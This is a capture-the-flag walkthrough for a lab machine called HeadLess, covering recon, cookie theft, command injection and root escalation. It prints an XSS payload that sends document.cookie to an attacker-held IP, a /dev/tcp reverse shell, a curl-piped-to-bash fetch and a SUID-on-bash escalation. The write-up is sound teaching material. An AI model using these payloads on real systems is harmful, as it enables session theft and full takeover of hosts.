HeadLess
HeadLess writeup
Table of Contents
1. Recon
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
└─$ nmap -sC -sV -oA nmap/initial 10.10.11.8
Nmap scan report for 10.10.11.8
Host is up (0.12s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 90:02:94:28:3d:ab:22:74:df:0e:a3:b2:0f:2b:c6:17 (ECDSA)
|_  256 2e:b9:08:24:02:1b:60:94:60:b3:84:a9:9e:1a:60:ca (ED25519)
5000/tcp open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/2.2.2 Python/3.11.2
|     Date: Mon, 25 Mar 2024 09:25:09 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 2799
|     Set-Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs; Path=/
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>Under Construction</title>
|     <style>
|     body {
|     font-family: 'Arial', sans-serif;
|     background-color: #f7f7f7;
|     margin: 0;
|     padding: 0;
|     display: flex;
|     justify-content: center;
|     align-items: center;
|     height: 100vh;
|     .container {
|     text-align: center;
|     background-color: #fff;
|     border-radius: 10px;
|     box-shadow: 0px 0px 20px rgba(0, 0, 0, 0.2);
|   RTSPRequest:
|     <!DOCTYPE HTML>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 400</p>
|     <p>Message: Bad request version ('RTSP/1.0').</p>
|     <p>Error code explanation: 400 - Bad request syntax or unsupported method.</p>
|     </body>
|_    </html>
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5000-TCP:V=7.94SVN%I=7%D=3/25%Time=660142F3%P=x86_64-pc-linux-gnu%r
SF:(GetRequest,BE1,"HTTP/1\.1\x20200\x20OK\r\nServer:\x20Werkzeug/2\.2\.2\
SF:x20Python/3\.11\.2\r\nDate:\x20Mon,\x2025\x20Mar\x202024\x2009:25:09\x2
SF:0GMT\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:
SF:\x202799\r\nSet-Cookie:\x20is_admin=InVzZXIi\.uAlmXlTvm8vyihjNaPDWnvB_Z
SF:fs;\x20Path=/\r\nConnection:\x20close\r\n\r\n<!DOCTYPE\x20html>\n<html\
SF:x20lang=\"en\">\n<head>\n\x20\x20\x20\x20<meta\x20charset=\"UTF-8\">\n\
SF:x20\x20\x20\x20<meta\x20name=\"viewport\"\x20content=\"width=device-wid
SF:th,\x20initial-scale=1\.0\">\n\x20\x20\x20\x20<title>Under\x20Construct
SF:ion</title>\n\x20\x20\x20\x20<style>\n\x20\x20\x20\x20\x20\x20\x20\x20b
SF:ody\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20font-family:\
SF:x20'Arial',\x20sans-serif;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20background-color:\x20#f7f7f7;\n\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20margin:\x200;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20padding:\x200;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20di
SF:splay:\x20flex;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20justif
SF:y-content:\x20center;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:align-items:\x20center;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20height:\x20100vh;\n\x20\x20\x20\x20\x20\x20\x20\x20}\n\n\x20\x20\x20\
SF:x20\x20\x20\x20\x20\.container\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20text-align:\x20center;\n\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20background-color:\x20#fff;\n\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20border-radius:\x2010px;\n\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20box-shadow:\x200px\x200px\x2020px\x20rgba\(0,\x20
SF:0,\x200,\x200\.2\);\n\x20\x20\x20\x20\x20")%r(RTSPRequest,16C,"<!DOCTYP
SF:E\x20HTML>\n<html\x20lang=\"en\">\n\x20\x20\x20\x20<head>\n\x20\x20\x20
SF:\x20\x20\x20\x20\x20<meta\x20charset=\"utf-8\">\n\x20\x20\x20\x20\x20\x
SF:20\x20\x20<title>Error\x20response</title>\n\x20\x20\x20\x20</head>\n\x
SF:20\x20\x20\x20<body>\n\x20\x20\x20\x20\x20\x20\x20\x20<h1>Error\x20resp
SF:onse</h1>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Error\x20code:\x20400</p>
SF:\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Message:\x20Bad\x20request\x20vers
SF:ion\x20\('RTSP/1\.0'\)\.</p>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Error\
SF:x20code\x20explanation:\x20400\x20-\x20Bad\x20request\x20syntax\x20or\x
SF:20unsupported\x20method\.</p>\n\x20\x20\x20\x20</body>\n</html>\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Mar 25 10:26:42 2024 -- 1 IP address (1 host up) scanned in 111.31 seconds
2. TCP-5000
There is an active service on port 5000 !


Clicking “For questions” redirects us to the /support page.
To understand if other endpoints exist, I start gobuster, finding another endpoint.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
└─$ gobuster dir -u http://headless.htb:5000/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-small.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://headless.htb:5000/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/support              (Status: 200) [Size: 2363]
/dashboard            (Status: 500) [Size: 265]
By visiting the /dashboard endpoint we see that we are not authorized to view that page.

3. XSS
The fact that it is present:
- a support form;
- an “is_admin” cookie;
- dashboard accessible only by an admin;
It makes me think about the possible presence of an XSS that I need to steal the admin cookie. Then I intercept the request made by the support page and insert the following payload in the message field: <img src=q onerror=fetch('http://IP:1234/'+document.cookie);>

But the server recognizes the hacking attempt. So I tried to receive the cookie by placing the payload in the User-Agent field.

4. RCE
The XSS was successful so we can set the cookie and see the contents of the dashboard.

By clicking “Generate Report” we see the message that the server returns.

This makes us think of a possible RCE (which is however very frequent in easy machines); then we intercept the request and add a “;” followed by a command after the date parameter.

We get the result of the pwd command so we proceed with a reverse shell. I started by directly entering the command /bin/bash -i >& /dev/tcp/IP/1337 0>&1 with no results, so I proceeded by placing the command in a file and loaded and ran it via curl in pipe with bash and I had the shell.

In /home/dvir there is the user flag.
5. User to ROOT
To escalate, we start by running the sudo -l command.
1
2
3
4
5
6
7
8
9
dvir@headless:~/app$ sudo -l
sudo -l
Matching Defaults entries for dvir on headless:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User dvir may run the following commands on headless:
    (ALL) NOPASSWD: /usr/bin/syscheck
As you can see, you can run the syscheck command as superuser without knowing the password.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
dvir@headless:~/app$ cat /usr/bin/syscheck
cat /usr/bin/syscheck
#!/bin/bash

if [ "$EUID" -ne 0 ]; then
  exit 1
fi

last_modified_time=$(/usr/bin/find /boot -name 'vmlinuz*' -exec stat -c %Y {} + | /usr/bin/sort -n | /usr/bin/tail -n 1)
formatted_time=$(/usr/bin/date -d "@$last_modified_time" +"%d/%m/%Y %H:%M")
/usr/bin/echo "Last Kernel Modification Time: $formatted_time"

disk_space=$(/usr/bin/df -h / | /usr/bin/awk 'NR==2 {print $4}')
/usr/bin/echo "Available disk space: $disk_space"

load_average=$(/usr/bin/uptime | /usr/bin/awk -F'load average:' '{print $2}')
/usr/bin/echo "System load average: $load_average"

if ! /usr/bin/pgrep -x "initdb.sh" &>/dev/null; then
  /usr/bin/echo "Database service is not running. Starting it..."
  ./initdb.sh 2>/dev/null
else
  /usr/bin/echo "Database service is running."
fi

exit 0
Analyzing the contents of the file, we can see that a script called initdb.sh is executed.
So the steps to follow are:
- create the file initdb.sh by entering the command to set the SUID to /bin/bash;
- make the newly created script executable;
- run syscheck as superuser;
- run
bash -p.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
dvir@headless:~/app$ echo "chmod u+s /bin/bash" > initdb.sh
echo "chmod u+s /bin/bash" > initdb.sh
dvir@headless:~/app$ chmod +x initdb.sh
chmod +x initdb.sh
dvir@headless:~/app$ sudo /usr/bin/syscheck
sudo /usr/bin/syscheck
Last Kernel Modification Time: 01/02/2024 10:05
Available disk space: 2.0G
System load average:  0.10, 0.03, 0.01
Database service is not running. Starting it...
dvir@headless:~/app$ bash -p
bash -p
whoami
root
In /root there is the root flag.